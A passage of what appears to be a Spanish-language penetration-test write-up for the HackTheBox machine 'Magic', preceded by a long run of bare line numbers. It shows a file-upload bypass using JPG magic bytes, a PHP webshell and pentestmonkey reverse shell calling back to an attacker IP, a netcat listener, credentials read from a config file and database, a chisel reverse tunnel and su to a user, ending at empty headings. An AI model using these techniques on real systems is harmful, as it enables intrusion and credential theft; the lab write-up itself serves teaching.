689
689
690
691
692
693
694
695
696
697
697
698
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1287
1288
1289
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1387
1388
1389
1389
1390
1391
1392
1393
1394
1395
1396
1396
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1496
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114

```

Luego intentando la subida también falló como se puede ver, este mensaje es diferente y nos hace sospechar que se tiene otro medio de verificar, por lo cual ahora intentaré con los bits mágicos de los archivos, los cuales podemos encontrar más información aquí:
https://en.wikipedia.org/wiki/List_of_file_signatures.





Figura 84: Fallo con Burpsuite

Primero mostramos los bits mágicos que tenemos por defecto en nuestro archivo para verificar que es de un php convencional.

```
> xxd php-rshell.php.jpg | head
00000000: 3c3f 7068 700a 0a73 6574 5f74 696d 655f  <?php..set_time_
00000010: 6c69 6d69 7420 2830 293b 0a24 5645 5253  limit (0);.$VERS
00000020: 494f 4e20 3d20 2231 2e30 223b 0a24 6970  ION = "1.0";.$ip
00000030: 203d 2027 3130 2e31 302e 3134 2e33 273b  = '10.10.14.3';
00000040: 2020 2f2f 2043 4841 4e47 4520 5448 4953  // CHANGE THIS
00000050: 0a24 706f 7274 203d 2031 3233 343b 2020  .$.port = 1234;
00000060: 2020 2020 202f 2f20 4348 414e 4745 2054  // CHANGE T
00000070: 4849 530a 2463 6875 6e6b 5f73 697a 6520  HIS.$chunk_size
00000080: 3d20 3134 3030 3b0a 2477 7269 7465 5f61  = 1400;.$write_a
00000090: 203d 206e 756c 6c3b 0a24 6572 726f 725f  = null;.$error_
```

Figura 85: Bits previo al cambio

Entonces cambiamos los bits de inicio a los de un jpg, y luego editamos encima usando una reverse shell que está en el siguiente github: <https://github.com/pentestmonkey/php-reverse-shell>



```

~/HTB/MAGIC/exploits
> echo 'ffd8ffdb' | xxd -r -p > prueba.php.jpg
> catn php-rshell.php.jpg
<?php<?= `$_GET[0]` ?>
> catn php-reverse-shell.php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;


```

Figura 86: Cambio de los bits del inicio

Luego de esto solo queda subir el archivo a ver esta vez no tenemos problemas, y efectivamente este se sube satisfactoriamente ya sin necesidad de editar nada en burpsuite.




Figura 87: Subida de reverse shell exitosa

Ahora solo queda apuntar a la dirección donde se suben, felizmente para esto pudimos encontrar la ubicación con el fuzzeo anterior.




Figura 88: Apuntando a nuestra reverse shell

Entonces si abrimos nuestro netcat escuchando por el puerto 1234, obtenemos respuesta y ganamos acceso al servidor.

```
> nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.185 60910
Linux ubuntu 5.3.0-42-generic #34~18.04.1-Ubuntu SMP Fri Feb 28 13:42:26 UTC 2020 x86_64 x86_64 GNU/Linux
17:14:38 up 3 days, 11:12, 0 users, load average: 0.06, 0.03, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ _
```

Figura 89: Acceso a la Máquina por netcat

Pero nos damos con la sorpresa de no poder ver la bandera de usuario.

```
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ _
```

Figura 90: Fallo de lectura de la flag

4.3.2. Obtención de Acceso como Usuario

Ahora entonces lo que tenemos que hacer es un movimiento lateral para obtener un acceso a otro usuario.

Algo que nos impide ver los permisos sudo que tenemos es que no contamos con la contraseña, entonces exploramos un poco por el servidor pero encontramos un archivo curioso llamado **db.php5**.

```
www-data@ubuntu:/var/www/Magic$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus' ;
    private static $dbUserPassword = 'iamkingtheseus' ;

    private static $cont = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
```

Figura 91: Credenciales del MySQL

Aquí encontramos las credenciales del MySQL, entonces intentamos conectarnos a este pero nos indica que no existe MySQL como comando, lo que significa que no existe el cliente con el cual nos podríamos conectar mediante consola, pero vemos en los procesos y sí está corriendo **mysqld**, entonces sabemos que el servicio está activo, esto nos deja con una opción, redirigir este servicio corriendo por un puerto hacia otro puerto. Por lo cual haremos uso del programa **chisel**, este programa tendremos que correrlo tanto en la máquina server como cliente. Levantamos un servidor con python por el puerto 8001 y lo descargamos con wget en la máquina remota.

```
7350K ..... . 90% 1.28M 1s
7400K ..... . 91% 1.29M 1s
7450K ..... . 92% 1.35M 1s
7500K ..... . 92% 1.35M 0s
7550K ..... . 93% 1.17M 0s
7600K ..... . 93% 500K 0s
7650K ..... . 94% 742K 0s
7700K ..... . 95% 1008K 0s
7750K ..... . 95% 1.33M 0s
7800K ..... . 96% 1.30M 0s
7850K ..... . 97% 1.31M 0s
7900K ..... . 97% 1.28M 0s
7950K ..... . 98% 1.33M 0s
8000K ..... . 98% 1.27M 0s
8050K ..... . 99% 1.29M 0s
8100K ..... . 100% 1.20M=6.7s

2021-10-15 15:44:00 (1.18 MB/s) - 'chisel_1.7.6_linux_amd64' saved [8339456/8339456]
www-data@ubuntu:/tmp/jmt$
```

Figura 92: Descarga de Chisel

Primero pondremos en escucha por el puerto 8000 a nuestra máquina.

```
> ./chisel_1.7.6_linux_amd64 server -p 8000 -reverse
2021/10/15 17:45:41 server: Reverse tunnelling enabled
2021/10/15 17:45:41 server: Fingerprint IC45ZWCMtBpqLR+fSlxlcSZ0VPxMhxYz7m2CA668
9Ts=
2021/10/15 17:45:41 server: Listening on http://0.0.0.0:8000
```

Figura 93: Chisel en escucha

Luego corremos el chisel en el servidor, la descarga la hicimos en /temp/jmt para que deje descargar.

```
www-data@ubuntu:/tmp/jmt$ ./chisel_1.7.6_linux_amd64 client 10.10.14.3:8000 R:3306:127.0.0.1:3306 &
<md64 client 10.10.14.3:8000 R:3306:127.0.0.1:3306 &
[1] 20265
www-data@ubuntu:/tmp/jmt$ 2021/10/15 16:08:40 client: Connecting to ws://10.10.14.3:8000
2021/10/15 16:08:41 client: Connected (Latency 109.258777ms)
```

Figura 94: Chisel reenviando flujo de puertos

Ya luego de haber hecho esto, podemos finalmente loguearnos al MySQL, con el comando respectivo y las credenciales obtenidas del db.php5.

```
> mysql -h 127.0.0.1 -P 3306 -u theseus -piamkingtheseus
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> _
```

Figura 95: Conexión al MySQL

Tenemos de este mismo db.php5 el nombre de la database, pero no es necesario porque igual podemos obtenerlo de la siguiente forma.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Magic |
+-----+
2 rows in set (0,11 sec)
```

Figura 96: Mostrando Database

Obtenemos las credenciales con un simple Select a la tabla en el database "Magic".

```
mysql> show tables;
+-----+
| Tables_in_Magic |
+-----+
| login           |
+-----+
1 row in set (0,11 sec)

mysql> select * from login;
+----+-----+-----+
| id | username | password      |
+----+-----+-----+
| 1  | admin    | Th3s3usW4sK1ng |
+----+-----+-----+
1 row in set (0,11 sec)
```

Figura 97: Obteniendo credenciales en texto claro

Y con esto podemos acceder al Usuario "theseus", pero para esto tenemos que tratar un poco la terminal con el siguiente comando en python:

```
python3 -c "import pty; pty.spawn('/bin/bash');"
```

```
www-data@ubuntu:/$ su theseus
su theseus
su: must be run from a terminal
www-data@ubuntu:/$ bash
bash
su theseus
su: must be run from a terminal
python -c "import pty;pty.spawn('/bin/bash');"
bash: line 2: python: command not found
python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@ubuntu:/$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/$ whoami
whoami
theseus
theseus@ubuntu:/$ _
```

Figura 98: Ingreso como theseus

4.3.3. Escalamiento de Privilegios a root**4.4. Hardening**